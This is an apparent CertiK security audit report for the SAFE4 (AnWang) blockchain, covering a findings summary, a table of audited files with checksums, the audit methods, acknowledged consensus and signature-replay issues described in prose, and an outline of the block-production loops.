CERTIK

# SAFE (AnWang)

## Security Assessment

CertiK Assessed on Jun 20th, 2025

CertiK Assessed on Jun 20th, 2025

# SAFE (AnWang)

The security assessment was prepared by CertiK, the leader in Web3.0 security.


## Executive Summary

| TYPES | ECOSYSTEM | METHODS |
|---|---|---|
| BlockChain, Layer 1 | EVM Compatible | Formal Verification, Manual Review, Static Analysis |

| LANGUAGE | TIMELINE | KEY COMPONENTS |
|---|---|---|
| Golang, Solidity | Delivered on 06/20/2025 | N/A |

| CODEBASE | COMMITS |
|---|---|
| SAFE4-system-contract | 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4 |
| SAFE4 | 8d27df326bef646bcaccdc1c600b948dcf251768 |
| View All in Codebase Page | View All in Codebase Page |

## Vulnerability Summary



| 48 | 31 | 2 | 1 | 14 | 0 |
|---|---|---|---|---|---|
| Total Findings | Resolved | Multi-Sig | Partially Resolved | Acknowledged | Declined |

| | | | |
|---|---|---|---|
| 2 | Centralization | 2 Multi-Sig | Centralization findings highlight privileged roles & functions and their capabilities, or instances where the project takes custody of users' assets. |
| 1 | Critical | 1 Resolved | Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks. |
| 7 | Major | 7 Resolved | Major risks may include logical errors that, under specific circumstances, could result in fund losses or loss of project control. |
| 8 | Medium | 5 Resolved, 1 Partially Resolved, 2 Acknowledged | Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform. |
| 22 | Minor | 17 Resolved, 5 Acknowledged | Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions. |
| 8 | Informational | 1 Resolved, 7 Acknowledged | Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code. |

# TABLE OF CONTENTS | SAFE (ANWANG)

## Optimizations

# CODEBASE | SAFE (ANWANG)

## Repository

SAFE4-system-contract

SAFE4

## Commit

69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4 8d27df326bef646bcaccdc1c600b948dcf251768

# AUDIT SCOPE | SAFE (ANWANG)

106 files audited ● 11 files with Acknowledged findings ● 11 files with Resolved findings ● 81 files without findings
● 3 files with Multi-Sig findings

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| CSA | SAFE-anwang/SAFE4-system-contract | utils/Constant.sol | b9d4289ea422d64ff3bd75d630788535a69cb82824f890be664025ea50cef375 |
| MNL | SAFE-anwang/SAFE4-system-contract | MasterNodeLogic.sol | 49eb921cb671a38a39d5ee4bd50aa29df830cd51127460dd63fe44ec478f5b53 |
| MSA | SAFE-anwang/SAFE4-system-contract | Multicall.sol | fe155b1dd995e5bc42bfefed184e5ecb06b84e6b1a4c829e1ef015b1cea3095c |
| PSF | SAFE-anwang/SAFE4-system-contract | Proposal.sol | 8e3a39ed40b92f86c8ae3a9cfb9c77b407a2bfb5adb5588a2d16df1e1b7ac40a |
| SNL | SAFE-anwang/SAFE4-system-contract | SuperNodeLogic.sol | 1519b7ebc6be0eec4f4bfa0117ef6e76a584ebef98b57893d54478992e250933 |
| SSF | SAFE-anwang/SAFE4-system-contract | System.sol | 56d36d45403d6c178965b22d53bd02cabe9007bb3870f91ebc9b22cd029c309a |
| SSE | SAFE-anwang/SAFE4-system-contract | Safe3.sol | cdaf6552ffc9c61705fb59f284a2d1bd5e65ae8b95ab72458c3f6ab1e511a6f8 |
| SFS | SAFE-anwang/SAFE4 | accounts/keystore/keystore.go | 8e961ea399766d7c86146451a3fc047edcb098904ebac2ae20dc2f7545d7763b |
| FES | SAFE-anwang/SAFE4 | consensus/spos/spos.go | 774994ee96907bedb23fdec783a51cc61d9cba51a5bdbc88d6be73a45710db78 |
| NOS | SAFE-anwang/SAFE4 | eth/node_state_monitor.go | 4ec033a3e4661a0233627193d4bc1467c303c0176058d6f5ef1a08d020177bee |

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| WOR | SAFE-anwang/SAFE4 | miner/worker.go | ad35e976acfcce8ac3f327588775d94b75182e4e1e6e503af45de59d719ae91d |
| AMS | SAFE-anwang/SAFE4-system-contract | AccountManager.sol | c5ea2ce7ad3b51717deabee2e1fbcdcf6bfdee7c095ac7ba173cd2fc7223da4a |
| MNA | SAFE-anwang/SAFE4-system-contract | MasterNodeStorage.sol | defdd038cf02f73a3bcea821b89afc2b8c1f2c2bfe317e60798a7c29a95cce92 |
| SNV | SAFE-anwang/SAFE4-system-contract | SNVote.sol | ec2141f047f44ceb38e58076f025a8a1aae3f4d0d8c145e283fd2153b8c621c3 |
| SNA | SAFE-anwang/SAFE4-system-contract | SuperNodeStorage.sol | 13e62730c0d27eab861efdf6eb250e3ccb4b14a06500d9ca28389171d294211b |
| SRS | SAFE-anwang/SAFE4-system-contract | SystemReward.sol | 0724aa83842a830a6b32a4e7150e49c95a0a13ff80fadc643dda5db2e1ae1d19 |
| FAF | SAFE-anwang/SAFE4 | core/evm.go | 700db59828ce79a803c122ec30d90ea69f28c857f9d41392748fbfb28db71192 |
| ESF | SAFE-anwang/SAFE4 | core/safe3/safe3wallet/wallet.go | 103cd58b5ea53700d3e768b660202e0d53fc85c4b948ea5f8288e363465238b4 |
| EAE | SAFE-anwang/SAFE4 | core/state_transition.go | 67021abbc201476344b859b8f2bba79b8d537e9eebb7eecb4864bc162fff3f2e |
| BAC | SAFE-anwang/SAFE4 | eth/backend.go | 7ee78c717c5d60630e58358ed3095093149f1b647e7c546f6d4f9b2cc2bab1ba |
| HAE | SAFE-anwang/SAFE4 | eth/protocols/eth/handlers.go | 5249581d446ae1edf9c49e75a9fd0b598cf7be6560404e756289cbaf059a3766 |
| APE | SAFE-anwang/SAFE4 | internal/ethapi/api.go | 9fad3af75ab1708bc590a24e984bea39f0f4da01abcc7d0fd5ed60484a3d08fa |
| AUS | SAFE-anwang/SAFE4-system-contract | utils/ArrayUtil.sol | 6ecd55063a0a637ce2e6d633dc64798dac0b3984bd9dea9c43952d115af9da8a |

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| BSA | SAFE-anwang/SAFE4-system-contract | utils/Base58.sol | 0488c2470db3a705f8d5096ee0fd3be2aca321ecd89ed2bec414ba3f147517f3 |
| ECS | SAFE-anwang/SAFE4-system-contract | utils/EllipticCurve.sol | 1ca70928abdec35d1b49201bec05784005f9df3cd1224882dec9a9a4a8657c33 |
| SSA | SAFE-anwang/SAFE4-system-contract | utils/Secp256k1.sol | bb61e87c424f7ff152eafe8589cd440093beff49ce70f8b2471ec0751e7f0771 |
| SUS | SAFE-anwang/SAFE4-system-contract | utils/StringUtil.sol | c8d6e8ab2799ff581481046d4691c01e686aa21474fc11daff81810cb3d97a21 |
| MNS | SAFE-anwang/SAFE4-system-contract | MasterNodeState.sol | c2985dff367220abf210c6ada7a1464a7c5db9a134941a334156d7553583713f |
| PSA | SAFE-anwang/SAFE4-system-contract | Property.sol | b3249cc08955b89c6ba050204ba6307bb55595f20b936bd7cc1450cbda014574 |
| SNS | SAFE-anwang/SAFE4-system-contract | SuperNodeState.sol | e52a00170864b850528c71b45221bb6081c7722863611347ebe9c43208c00e7a |
| IAM | SAFE-anwang/SAFE4-system-contract | interfaces/IAccountManager.sol | 6134a12c0a1b8d210770f43f7bb884bb1edd509e36bd25a2852151e946e24284 |
| IMN | SAFE-anwang/SAFE4-system-contract | interfaces/IMasterNodeLogic.sol | 0b301474c755b4e1ae8a28f440d79dc1a31c2f1bcaf99859022b955e0f61156e |
| IMS | SAFE-anwang/SAFE4-system-contract | interfaces/IMasterNodeStorage.sol | bbac8296a23987d0556b83c50a43af07c1e181376f3fb66738cb7c32c5f1dfc2 |
| INS | SAFE-anwang/SAFE4-system-contract | interfaces/INodeState.sol | d83d64ad6506f29dcf8f33005a510f15e6b7a451678c95688f91eab3cbb0d7f3 |

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| IPS | SAFE-anwang/SAFE4-system-contract | interfaces/IProperty.sol | 344f97c45f740b22f38452e4adda01933ffcf2c19bd8ce4147fcbd6d5432048a |
| IPA | SAFE-anwang/SAFE4-system-contract | interfaces/IProposal.sol | 70e9f522dc6bddf70d72dcfc0d929bb065051d5dba5fb248861ed822bca0b3ed |
| ISN | SAFE-anwang/SAFE4-system-contract | interfaces/ISNVote.sol | e9daea0f79a939b1a7a50ef720afd0da2e6e44e0a59321224a853308f318f450 |
| ISS | SAFE-anwang/SAFE4-system-contract | interfaces/ISafe3.sol | 73b576d20d4ceb6e889575c042dee3638b37e6a349b893c23c2e0d07d01839b6 |
| ISL | SAFE-anwang/SAFE4-system-contract | interfaces/ISuperNodeLogic.sol | 4f3e22e427f7d396e5c222fa7ab69915d0e18a94c839531f2af466c807c43b5a |
| ISA | SAFE-anwang/SAFE4-system-contract | interfaces/ISuperNodeStorage.sol | ac890154d033b792d9a5d9e831141786ada46a39dabdaca4b4cf86c4105068b2 |
| ISR | SAFE-anwang/SAFE4-system-contract | interfaces/ISystemReward.sol | 668c4fd2855d010c68114c032e4b103106243534fae9ed94b6e5aedfab12aa04 |
| SAE | SAFE-anwang/SAFE4 | accounts/accounts.go | b640bbd26d46a62fa2ea460c35a82f01fbe2572dc1d3ec5e524424e26f0dd118 |
| SAA | SAFE-anwang/SAFE4 | accounts/external/backend.go | 33e69a54ffdbe9e9b8525175538bbd76c5a5369e9a4f5c9fb32ea3d767e4e43b |
| SFA | SAFE-anwang/SAFE4 | berkeleydb/bdb.go | 967ee385892e52382c189676bbcb6a71a05939e02fc86ca1a389596b3520be21 |
| SFF | SAFE-anwang/SAFE4 | berkeleydb/environment.go | c70ddc16bdffa8f080ab43adfee781d8af73993effeaba57bc210591d10ce464 |
| SES | SAFE-anwang/SAFE4 | cmd/devp2p/nodesetcmd.go | da4b99542866fb915a23e63ce494d9122998aa89e4dda40099e49d5c4a2f0422 |

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| SEA | SAFE-anwang/SAFE4 | cmd/faucet/faucet.go | c83d551d88dd82f9b242235b7dfa18231441d489c80df72f0fbc1c910e4258b8 |
| SEF | SAFE-anwang/SAFE4 | cmd/geth/chaincmd.go | fdb9215f889942cfcc2ec08b2c5ba61b18485348670482d388b32b1b05fec0c1 |
| SEE | SAFE-anwang/SAFE4 | cmd/geth/config.go | 3cf54965757726ee5406d9a56ae2b474838eb8e5d6f521bdb82449e1c3e3fa10 |
| AFE | SAFE-anwang/SAFE4 | cmd/geth/consolecmd.go | 084b9899927897aae0b57952627f65a6b3e0588dbc78e0e1a1afed290112d3f4 |
| AFS | SAFE-anwang/SAFE4 | cmd/geth/main.go | bf34ef31c46556d5c651d54046abb23b027db882a1720bcd4374e8ddeeee057d |
| AFA | SAFE-anwang/SAFE4 | cmd/geth/usage.go | 0de4a318ce4ea097a4e527676aee19835c09497ef04dc436474dd92aa21b3312 |
| AFF | SAFE-anwang/SAFE4 | cmd/utils/flags.go | ebf27636d50a17e99e47426e58dd871d7b4c23ec6722a61e7b9486befca553dc |
| AES | SAFE-anwang/SAFE4 | common/prque/prque.go | a401edfd120a83b733d8d50eea40417cbba7d196c5758444f1822462cbf419d0 |
| AEA | SAFE-anwang/SAFE4 | common/prque/sstack.go | 741356574886afdc8e02ec70ea733b21f47649043599153b740f17dc41310cb9 |
| AEF | SAFE-anwang/SAFE4 | consensus/beacon/consensus.go | cc37eb245e275264eacec22016807c686f7ce4ab785ffd0bc97481e5dbce4256 |
| ASA | SAFE-anwang/SAFE4 | consensus/clique/clique.go | cee3817c7b010dc04067d1260baed36c5327bd9e60b73c9a48709f686a0996bd |
| ASF | SAFE-anwang/SAFE4 | consensus/consensus.go | cdd314760479ffdbee83b1dc8ca26bd7d0b4086f78b416c04a7db9aafed6c4a5 |
| ASE | SAFE-anwang/SAFE4 | consensus/ethash/consensus.go | 5da4038501b2eb3dfc4ac50fcf943dc385217ff368642d63a1d7c0f65f984b6d |
| AAF | SAFE-anwang/SAFE4 | consensus/spos/api.go | 9e7e9d4fe88f9939adafb8fb83b5317fe8f94497bff91e30a47355565830fd16 |
| AAE | SAFE-anwang/SAFE4 | consensus/spos/snapshot.go | da67b29f7a0c544603edd5029846a18390db08d9166842435aebb41ce9b861b0 |

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| FEF | SAFE-anwang/SAFE4 | console/bridge.go | 772c92e63f52830c4d6c2dab60ecf2b388e89204e1317b8d49e69c95e987771f |
| FEE | SAFE-anwang/SAFE4 | console/console.go | 333e86f161b4103ad9ac764047ef1ce66360e4ab5cbdd4025de60e18345a4c7e |
| FSA | SAFE-anwang/SAFE4 | core/block_validator.go | 1274354e055aabef5a2a9ea5e63a358c66c6802b38d920c02db60f606d55a2f6 |
| FSF | SAFE-anwang/SAFE4 | core/blockchain.go | 21c7c55ba613ee535cff86eab451199712810acd2c6e37eca250dcd8459c764b |
| FSE | SAFE-anwang/SAFE4 | core/events.go | a193150fd6c3a52c9e9184c009fcb5eaad827df85b086a948c0ae8138dc3acc4 |
| FAE | SAFE-anwang/SAFE4 | core/genesis.go | 8311094184b26176fc06d817ef4f3f3b45673b6b6135c9933c760b5c975e8f2f |
| FFE | SAFE-anwang/SAFE4 | core/safe3/safe3storage_mainnet/storage_list.go | bc87b54cc2cd8ab8755ef23c29863943368373818b87328ff2bac8061ea555d0 |
| EAF | SAFE-anwang/SAFE4 | core/state/statedb.go | d598a1de3c14c4fd6859fce81cfebff02b698094a6a90b4d803df20b99d266c7 |
| EFE | SAFE-anwang/SAFE4 | core/tx_pool.go | 848f9ffd6d5f120b616ba7541496310e17a5d3da13196111a3614c4565af3652 |
| ACC | SAFE-anwang/SAFE4 | core/types/account_manager.go | f22fdefe8c54a74120719886e21611ab471bf66306c3fbaec1f7bda3d97d4bdd |
| MAS | SAFE-anwang/SAFE4 | core/types/masternode.go | 5d5aa54f972c99ee38096451a9f67a9b0be9103409effb0b4fea8d0fa5b82480 |
| NOD | SAFE-anwang/SAFE4 | core/types/node_ping.go | f68c60f67551081bb040e1a77737289092254aab5fc050fc0e030ccd3aadbbfe |
| NOE | SAFE-anwang/SAFE4 | core/types/node_state.go | 282894aed0331ca41ab7787bc21a2189cd917615ea9503d0cc6115ea7bb4eb8d |
| PRO | SAFE-anwang/SAFE4 | core/types/property.go | bfe3f88864141e5087ef6150437e33f0735b7ed0d3c5b088032eef77fe96e0f4 |
| PRP | SAFE-anwang/SAFE4 | core/types/proposal.go | 0102ea13a55efb6b79fc11b9b4793290b0746ebe1b3c5f48ac19a14c7c2f2fd3 |

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| SA3 | SAFE-anwang/SAFE4 | core/types/safe3.go | cbbfc6b618f07efe725a9e5025707f0141771f8ba3b5c8effd71dce320b87567 |
| SNO | SAFE-anwang/SAFE4 | core/types/snvote.go | fd1ab9d2760cf3b0489cafc4c5a839a21440aebd3f41f8ed5d39facf568f348d |
| SUP | SAFE-anwang/SAFE4 | core/types/supernode.go | e47f0c8c340e74a5ecdeaeb1afb8c938a120c95f6d1f7f01ce2e7e1fb3320ec9 |
| EVM | SAFE-anwang/SAFE4 | core/vm/evm.go | 542320bf52058bc444d4ca4e1422373ae7b0b05ff9504d7d76512d1eb6482a89 |
| SEC | SAFE-anwang/SAFE4 | crypto/secp256k1/secp256.go | c9197cb509998c7e54d1797c1b9e53ffcea887c98248ba31ae1d5046966eb90a |
| API | SAFE-anwang/SAFE4 | eth/api.go | b6d0e87d3e2f22f4923a5e3babb5b25b2a6003c81022f5473ed379ccda715490 |
| APA | SAFE-anwang/SAFE4 | eth/api_account.go | c74dc68e01fe44a722accc6933c83208c98792589f2b6c887eb3aeda004a2abd |
| APM | SAFE-anwang/SAFE4 | eth/api_masternode.go | a4753de50b6e8b992caf62cbe145b8595622d705711fdfd6129840e68333be3e |
| APP | SAFE-anwang/SAFE4 | eth/api_proposal.go | 436912047c2832a22891b1537121306b2658c4f45921b494db55ec492337fbdf |
| APS | SAFE-anwang/SAFE4 | eth/api_safe3.go | f2bd9a45496ea820e54618ebc25dbd47ff37ef8a6d691399af619f7a5008feb7 |
| APN | SAFE-anwang/SAFE4 | eth/api_snvote.go | 3994e1051cab6fc3f7f420b76c736ed3a3773840c1432b36b6c85bede0c79e1a |
| APU | SAFE-anwang/SAFE4 | eth/api_supernode.go | 6f031fbafa686602e4435f63f020277aff8f85e30ed77ebc85a569607b2a831f |
| APY | SAFE-anwang/SAFE4 | eth/api_sysproperty.go | 3690ca3e3cdf4c770ccf8e7aea85597c32f1c7242a0a6a43da0be7b6dca8e89d |
| CON | SAFE-anwang/SAFE4 | eth/ethconfig/config.go | fe299fcb1ee2e5a2a4e4d9368e6f54dff55fe5c340db86be056573ef66e69bb3 |
| HAN | SAFE-anwang/SAFE4 | eth/handler.go | 6097a27fdc9e0521e72b0967ac06fd293dee3103d5ef3e47efe5cae45633b6f7 |

| ID | Repo | File | SHA256 Checksum |
|---|---|---|---|
| HAD | SAFE-anwang/SAFE4 | eth/handler_eth.go | 749a345c566cf97612642d7fdb71f41be4fa8a969a5ce46391bf1334c03532a7 |
| PEE | SAFE-anwang/SAFE4 | eth/peerset.go | a5ae2beed829bf1b7b0d53a2ed45e8438c58301bc08547723a43718b7de55919 |
| BRO | SAFE-anwang/SAFE4 | eth/protocols/eth/broadcast.go | d70dda4d375e8a6c5982f3647b3f044de78c7e44184692af0ca439cd1a5e0a43 |
| HAL | SAFE-anwang/SAFE4 | eth/protocols/eth/handler.go | d8797e9b295bb26d3a8d07bc840d257545bb70b2b66c9b7a4a564fbdb02d5811 |
| PER | SAFE-anwang/SAFE4 | eth/protocols/eth/peer.go | 67108d222548247e4f745d87550120592125961efccc4800489efbadd526af03 |
| PRT | SAFE-anwang/SAFE4 | eth/protocols/eth/protocol.go | ec5f3e97d1de2b3f70765c244c7961458d19e5640583c20d0a9c92db632ce878 |
| SYN | SAFE-anwang/SAFE4 | eth/sync.go | 564854ab70fb254fe91dfeafd555dc395c8dd1d8922ac16fe29d15236f7fb216 |
| WEB | SAFE-anwang/SAFE4 | internal/web3ext/web3ext.go | ecaf1a009016cac42d8f0e76741ad22fd09b669e186e774a9f45310953ce325d |
| DEF | SAFE-anwang/SAFE4 | node/defaults.go | 93d81176648e1440c5750685a6f112151e099ebb0302cab65ffe857c4e479b36 |
| BOO | SAFE-anwang/SAFE4 | params/bootnodes.go | b6fe1c015b80cd459915619e26f6fcea212f040b797e962e4b396fcfcd19a8e7 |
| COF | SAFE-anwang/SAFE4 | params/config.go | 1fa592ee6840415c8279c577e46446dc253853693ada8df0113ae805bc896ee9 |
| PRC | SAFE-anwang/SAFE4 | params/protocol_params.go | 3083fc45a1d2e7a7cfc6529ea47155a7933216399dc13febe6a9154ae1efd134 |
| VER | SAFE-anwang/SAFE4 | params/version.go | 99cdac12c2e022c9102af4b0150691b65361fb57464f01c9f67466d7de7aff18 |
| TYP | SAFE-anwang/SAFE4 | signer/core/apitypes/types.go | a06ff3072a96ca82dacf1ce6b7851f63dbf4b41b323a349308d94372515c7951 |
| SIG | SAFE-anwang/SAFE4 | signer/core/signed_data.go | 4f4ad7012fcb9aa01ca8554ba746f49488100b303f97df4f71197d059fc80e49 |

# APPROACH & METHODS | SAFE (ANWANG)

This report has been prepared for SAFE to discover issues and vulnerabilities in the source code of the SAFE (AnWang) project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Formal Verification, Manual Review, and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

# REVIEW NOTES | SAFE (ANWANG)

The Anwang SAFE4 blockchain is based on a fork of the Ethereum client, go-ethereum ( `v1.10.19` ), which has undergone various modifications. These changes introduce a new consensus mechanism, `SPoS` , along with multiple system smart contracts designed to manage the operation of the validator nodes including voting and rewards distribution processes, .etc. During our audit, we focus on examining the overall operation of the system as designed, as well as the latest versions of the shared upstream go-ethereum, ensuring that only essential upgrades are considered, with particular attention to potential security vulnerabilities.

The Anwang SAFE4 infrastructure comprises the following components:

- **SAFE4 Chain:** The chain built based on go-ethereum.
- **System Smart Contracts:** These predefined smart contracts facilitate the operation of the chain.

## Outstanding Acknowledged Issues Summary

- **Chain Security Concerns** Predictable block producers present substantial risks, including targeted attacks, manipulation by adversarial nodes, and centralization vulnerabilities, as detailed in report `FES-06` . To mitigate these risks, it is highly recommended to adopt a randomization mechanism. Moreover, the consensus mechanism is a meticulously designed variant of so called `SPoS` that does not adhere to classical Byzantine Fault Tolerance (BFT), as indicated in report `FES-02` . This deviation may introduce potential attack vectors that could undermine the network's security.
- **Other Acknowledged Issues** Additional concerns include a signature replay attack, as identified in report `SSE-02` , and the absence of the payable keyword for native token acceptance, as noted in report `SSE-03` . Although these issues may only arise in specific edge cases or preused tokens intended for upgrades, it is strongly recommended to address them proactively to prevent potential vulnerabilities.


CertiK remains fully committed to working closely with the client throughout the audit engagement to resolve these issues and strengthen overall security through appropriate measures.

## Block Production

There are four primary loops operating as goroutines within the worker implementation for block production:

- **newWorkLoop**
- **mainLoop**
- **taskLoop**
- **resultLoop**

Each of these loops interacts collaboratively with the consensus engine, referred to as `SPoS` . The whole workflow could be illustrated as below:



time.ticker
newWorkLoop
newWorkReq
newWorkCh
mainLoop
commitWork
prepareWork
fillTransactions
commit
SetCompleteBlockFlag
FinalizeAndAssemble
distributeReward
commit new sealing block
CallContract
task
taskLoop
taskCh
